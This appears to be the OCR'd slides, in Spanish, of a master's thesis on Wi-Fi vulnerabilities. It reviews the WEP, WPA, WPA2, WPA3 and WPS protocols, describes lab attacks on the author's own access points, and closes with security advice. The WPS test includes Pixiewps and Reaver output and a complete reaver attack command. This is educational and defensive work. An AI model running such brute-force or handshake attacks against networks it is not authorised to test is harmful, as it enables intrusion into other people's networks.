Universitat Oberta de Catalunya

Máster en Ingeniería de telecomunicación

Vulnerabilidades en redes Wifi

María Elena Fernández-Oliva

Área de Telemática

Jose Lopez Vicario
Xavi Vilajosana Guillen

Las redes Wifi son utilizadas en infinidad de ámbitos

Permiten:

Movilidad

Comodidad

Conexión fácil

Las señales se transmiten a través de radiofrecuencia

- No es necesario el acceso físico a la red
- Un usuario ajeno puede interceptar paquetes
- Se pueden modificar paquetes
- Se puede inyectar malware.

Objetivos

- Estudio de las redes con un enfoque en las Wireless
- Estudio de los diferentes algoritmos de seguridad
- Análisis de las vulnerabilidades
- Consejos de seguridad

Planificación

- Investigación sobre las redes en general: Tipos, arquitectura, componentes, criptografía
- WEP, WPA, WPA2, WPA3, WPS
- Ataques a las vulnerabilidades
- Conclusiones

Redes Wireless


- Red: “Conjunto de computadoras o de equipos informáticos conectados entre sí y que pueden intercambiar información.”

- Red de área local (10m-1km) o LAN (Local Area Network)

- Arquitectura IEEE 802.11 se introdujo como estándar dedicado a las redes LAN inalámbricas

Importancia de la criptografía

- Confidencialidad
- Autenticación
- Integridad
- No repudio



Protocolo WEP

Encriptación	RC4
Autenticación	PSK
Tamaño del IV	24 bits
Características principales	-Protección a redes inalámbricas vulnerables
Vulnerabilidades	-Claves muy débiles -IV pequeño -Llaves estáticas -Encriptación débil

Protocolo WPA

Encriptación	TKIP (RC4) / MIC
Autenticación	Enterprise: 802.1x con EAP y RADIUS
	Personal: PSK
Tamaño del IV	48 bits
Características principales	-IV Extendido -Claves dinámicas -Incluye MAC del emisor
Vulnerabilidades	-Claves generadas pseudoaleatorias que pueden estar en diccionarios -Claves personalizadas débiles -Autenticación con handshake visible

Protocolo WPA2

Encriptación	CCMP (AES) / CBC - MAC
Autenticación	Enterprise: 802.1x con EAP y RADIUS
	Personal: PSK
Tamaño del IV	48 bits
Características principales	-Algoritmo de mayor complejidad -Tramas convertidas por operaciones matriciales
Vulnerabilidades	-Claves pseudoaleatorias que pueden estar en diccionarios -Claves personalizadas débiles

Protocolo WPA3


- Mayor protección frente a ataques de fuerza bruta.
- Configuraciones más simples de cara a los usuarios.
- Cifrado de tráfico en redes públicas.
- Cifrado robusto con arquitectura de seguridad de 192 bits
- Evita el descifrado con WPA3 Forward Secrecy.

Estándar WPS

- PIN (Código PIN)
- PBC (Por proximidad al pulsar un botón)
- NFC (Por proximidad)
- USB (Credenciales en un dispositivo USB)

Escenario de pruebas


- AP con WEP
- AP vulnerable a WPS
- AP parcheado
- Antena con modo monitor (Alfa Network AWUS036NH)
- Máquina virtual con Kali Linux
- USB con Kali Linux
- USB con Wifislax



Prueba 1: Encriptación débil. Protocolo WEP

- Escuchas a la red y obtención de IVs


- Fácil desencriptación con Kali Linux, obtención de la clave




- Encriptación débil

Prueba 2: Contraseñas débiles

- Obtención del handshake con Kali Linux



  - Comparación de la clave con diccionarios de contraseñas



Prueba 3: Uso de WPS

- Pin de 8 dígitos, que en vez de necesitar 100000000 combinaciones, necesita 10000+1000

- Obtención del PIN con Kali Linux


```
d9:4f:e2:3b:de:69:f3:d1:1d:ae:c1:f4:ae:25:8f:23:68:01:9f:18:3a:5d:a9:a5:c7:c4:36:f7:17:37:62
:2b:4c:54:67:d0:32:ab:2b:1f:ce:6a:fe:92:46:f7:64:1e:b9:e5:bb:1b:91:cf:23:65:17:ab:5d:fe:89:3
5:23:d2:14:a9:e4:a3:d1:be:bc:58:17:c4:1d:61:82:99:d9:3e:70:a9:41:b8:1d:4d:7e:e1:4e:50:56:2e:
b5:11:d3:40:b4:64:86:87:6f:0a:46
[P] AuthKey: cd:69:07:b6:1d:25:b8:37:fb:a6:c2:72:ce:09:f3:bf:e1:ca:d8:d0:d1:40:03:a6:15:24:d
d:fe:40:2d:1f:9b
[+] Sending M2 message
[P] E-Hash1: a0:ab:54:82:e2:54:85:8b:4e:b3:6d:e4:41:95:3e:59:3b:75:56:9e:ed:24:17:e8:f1:e9:8
e:1c:df:33:dc:31
[P] E-Hash2: ac:e1:57:6e:50:88:16:f0:53:e9:21:2d:d3:28:2b:50:88:55:66:51:2d:24:9c:6c:37:59:6
6:ce:a1:23:7f:16
[Pixie-Dust]
[Pixie-Dust]   Pixiewps 1.2
[Pixie-Dust]
[Pixie-Dust]   [*] PRNG Seed:  1575205752 (Sun Dec  1 13:09:12 2019 UTC)
[Pixie-Dust]   [*] Mode:       3 (RTL819x)
[Pixie-Dust]   [*] PSK1:       6e:8b:e1:e2:0b:a6:7c:e6:84:0c:40:ff:28:35:0c:e2
[Pixie-Dust]   [*] PSK2:       b9:2e:14:ac:fc:bd:f0:66:42:b7:58:37:d1:41:0d:84
[Pixie-Dust]   [*] E-S1:       71:d4:31:b8:4a:db:99:61:25:be:12:7b:62:e4:03:5a
[Pixie-Dust]   [*] E-S2:       71:d4:31:b8:4a:db:99:61:25:be:12:7b:62:e4:03:5a
[Pixie-Dust]   [+] WPS pin:    12345670
[Pixie-Dust]
[Pixie-Dust]   [*] Time taken: 0 s 143 ms
[Pixie-Dust]
Running reaver with the correct pin, wait ...
Cmd : reaver -i wlan0 -b F8[redacted] -c 1 -s y -vv -p 12345670

[Reaver Test] BSSID: F8:[redacted]
[Reaver Test] Channel: 1
```

- Fácilmente vulnerables por fuerza bruta

Prueba 4: Importancia de las actualizaciones

- Ataque KRACK, reinstalación de la clave




- Utilización de los scripts repositorio de GitHub Vanhoefm para comprobar si los clientes son vulnerables

- Importante tener las últimas versiones de software para APs y clientes

Prueba 5: Proporcionar la clave al atacante

- Ingeniería social, obtención de la clave engañando al cliente

- Utilización de la herramienta Linset de Wifislax



Consejos

- Utilizar WPA2
- Utilizar contraseñas “fuertes”, cambiando la contraseña por defecto
- Evitar el uso de WPS
- Actualizaciones de software
- No proporcionar las contraseñas en sitios sospechosos
- Filtrado MAC
- Monitorización de la red

Futuras líneas de trabajo

- Nuevas vulnerabilidades
- Protocolo WPA3